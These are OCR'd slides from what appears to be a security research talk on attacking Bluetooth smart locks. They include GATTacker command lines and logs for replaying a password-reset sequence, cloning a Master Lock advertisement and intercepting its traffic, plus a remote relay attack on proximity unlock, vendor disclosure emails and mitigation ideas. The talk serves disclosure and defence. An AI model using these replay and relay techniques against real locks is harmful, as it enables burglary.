
Already edited files:

ble/smartlock/gattacker/dump/

Replay the reset pass

```
root@kali # node replay.js -i dump/f0c77f162e8b_resetpass.log -p
f0c77f162e8b -s devices/f0c77f162e8b.srv.json
Ws-slave address: <your_raspberry_ip>
on open
poweredOn
Noble MAC address : b8:27:eb:f2:c1:05
initialized !
WRITE CMD: a137343136383905789a230b157b365652761f
READ: a20500f0c77f162e8b3612307232dafb33f51f --- skip
WRITE CMD: a13734313638390948c30fc777dc4ed5f6d103c9
READ: a20900 --- skip
WRITE CMD: a13734313638390 8
^C
```

User gets CANCER!




Replay: convert GATTacker log to nRF XML macro

```
# node gattacker2nrf -i dump/f0c77f162e8b_resetpass.log > resetpass.xml
```

Already converted file:

```
smartlock/nrf_connect_macro/f0c77f162e8b_resetpass_nrf.xml
```


10:20
Devices
CONNECT
ER
BONDED
ADVERTISER
SMARTLOCK
F0:C7:7F:16:2E:8B
DISCONNECTED
NOT BONDED
CLIENT
SERVER
Generic Access
UUID: 0x1800
PRIMARY SERVICE
Generic Attribute
UUID: 0x1801
PRIMARY SERVICE
Device Information
UUID: 0x180A
PRIMARY SERVICE
Unknown Service
UUID: 0000ffe0-0000-1000-8000-00805f9b34fb
PRIMARY SERVICE
Wireless by Nordic
10:21
Devices
CONNECT
DISCONNECTED
NOT BONDED
Macros
Tutorial
4 items
10:40
Devices
CONNECT
Macros
gattacker replay
Tutorial
5 items
10:42
Devices
DISCONNECT
CONNECTED
NOT BONDED
CLIENT
SERVER
Macros
gattacker replay
gattacker write replay
gattacker read replay
gattacker write replay
gattacker read replay
gattacker write replay
Tutorial
5 items

Contact with vendor

Hello, I have identified several security vulnerabilities in your smart lock and accompanying mobile application.

1. It is possible to reset password to default without knowing current the password. I would classify it as critical bug, as it allows to open the lock by an intruder which just comes close to the lock, without any interaction with the victim user.

Response…

Nice day and thank you so much for your email.

We had update our APP and patched some bugs.

Sure will keep improving our product.

Thanks again for your help.

Hi again,

The current (updated in November 2016) app is vulnerable - it is possible to open the lock without knowing the password.

You need to change the Bluetooth protocol, it is a major patch, and requires also firmware upgrade of the devices, not just the mobile application.

…?

Thank you so much for your suggestions.

Yes, we are working on the devices and software. In the near future, both of the hardware and software will be updated.

… and the Google Play app developer contact ;)

Response after almost 3 months (original transcription):

„sorry, It is not bought from our company. so we can not help you. thanks”

Maybe we should help the users?

Reply | Forward | Archive | Junk

From Amazon Answers <answers@amazon.com>

Subject **Slawomir: Can you answer this question about [redacted]...?**

To Sławomir Jasek

amazon answers

As someone who owns [redacted] can you help this fellow customer?

CMR asked

"Where can I find instructions to reset the password?"

Respond to question | **I don't know**


See responses from others | Send feedback on this feature

Lock #4

https://www.flickr.com/photos/morbius19/9408537045

MasterLock

Authentication: challenge-response, looks good.



Proximity - open automatically

The mobile application service in background automatically opens the lock.

It is possible to „proxy" the proximity.

Remote relay




Figure 3. The relay with antennas, cables and an (optional) amplifier.

Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars
http://eprint.iacr.org/2010/332.pdf

Keyless car entry

ADAC proved over 100 models vulnerable (2017.03)

https://www.adac.de/infotestrat/technik-und-zubehoer/fahrerassistenzsysteme/keyless/default.aspx

- Weiterhin Sicherheitslücke bei Komfortschlüsseln -

Autos mit Keyless leichter zu klauen

Autos mit dem Komfort-Schließsystem „Keyless" sind deutlich leichter zu stehlen als Fahrzeuge mit normalem Funkschlüssel. Das zeigt eine Untersuchung des ADAC an über 100 Modellen. Mit einer selbst gebauten Funk-Verlängerung konnten alle bisher untersuchten, mit Keyless ausgestatteten Autos sekundenschnell geöffnet und weggefahren werden. Das hinterließ keine sichtbaren Spuren.

Scan for the device

```
root@kali:~/node_modules/gattacker# node scan

peripheral discovered (544a165d6f41 with address <54:4a:16:5d:6f:41, public>, connectable true, RSSI -80:

        Name: Master Lock

        EIR: 0201051107fb6db3e637446f84e4115b5d0100e094 (      m  7Do   []    )

        Scan response: 0c094d6173746572204c6f636b11ff4b019b8f0000b0e23d240000c12e2556 (  Master Lock  K
=$   .%V)



advertisement saved: devices/544a165d6f41_Master-Lock.adv.json
```

Actively intercept

```
# ./mac_adv -a devices/544a165d6f41_Master-Lock.adv.json
```

Actively intercept

```
Address changed - Reset device now
Re-plug the interface and hit enter

Current MAC: 54:4A:16:5D:6F:41
Ws-slave address: 10.5.5.2
peripheralid: 544a165d6f41
advertisement file: devices/544a165d6f41_Master-Lock.adv.json
EIR: 0201051107fb6db3e637446f84e4115b5d0100e094
scanResponse: 0c094d6173746572204c6f636b11ff4b019b8f0000b0e23d240000c12e2556
on open
poweredOn
Noble MAC address : b8:27:eb:08:88:0e
BLENO - on -> stateChange: poweredOn
initialized !
Static - start advertising
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>>
Client connected: 71:ce:75:7f:a5:d9
>> Subscribe: 94e000015d5b11e4846f4437e6b36dfb -> 94e000025d5b11e4846f4437e6b36dfb
   544a165d6f41:94e000015d5b11e4846f4437e6b36dfb confirmed subscription state: 94e000025d5b11e4846f4437e6b36dfb
>> Write:  94e000015d5b11e4846f4437e6b36dfb -> 94e000025d5b11e4846f4437e6b36dfb : 00807bbf73f61200364dcd08011011fdb5a21cc925dfb7ea4a27d079281eaf919ff0
3f4ff769e8e1ef6d7524e8391776cbbce1215bf3382f0b8b44281d6ca10301e403fb8b832d (  { s   6M          %   J' y(     ?O i   mu$ 9 v   ![ 8/  D( l          -)
<< Notify: 94e000015d5b11e4846f4437e6b36dfb -> 94e000025d5b11e4846f4437e6b36dfb : 00000000000e9d0001e7bb2af092a6bfc061 (             *      a)
>> Write:  94e000015d5b11e4846f4437e6b36dfb -> 94e000025d5b11e4846f4437e6b36dfb : 01000216c31e3a8db658ac1351 (      :  X  Q)
<< Notify: 94e000015d5b11e4846f4437e6b36dfb -> 94e000025d5b11e4846f4437e6b36dfb : 0000020663cd79bbdbb4750c84 (    c y   u  )
>> Write:  94e000015d5b11e4846f4437e6b36dfb -> 94e000025d5b11e4846f4437e6b36dfb : 01000207ff00f8ecbd30a68457 (         0  W)
<< Notify: 94e000015d5b11e4846f4437e6b36dfb -> 94e000025d5b11e4846f4437e6b36dfb : 000001b3215e48dd29b65b46 (    !^H ) [F)
>> Write:  94e000015d5b11e4846f4437e6b36dfb -> 94e000025d5b11e4846f4437e6b36dfb : 010002147999689537389 5d66a (    y h 78  j)
```


Now try remotely

The „victim" phone is away of lock's Bluetooth range

Put Raspberry close to the lock.

Go with Kali (connected via wifi to Raspberry) close to the „victim".

More secure – „locker" mode




Security vs usability

Automatic open

Geolocalization

Swipe/touch to unlock

Special „locked” mode



Other ideas to prevent attack?


Detect latency – similar to EMV?

Once connected, BT communication is quite quick.

AND NOW FOR SOMETHING COMPLETELY DIFFERENT

Strong magnet trick!

motor



Source:

Ray & co.

https://streaming.media.ccc.de/33c3/relive/8019

Lock #5

https://www.flickr.com/photos/morbius19/9417893923

Danalock

Challenge-response, session key

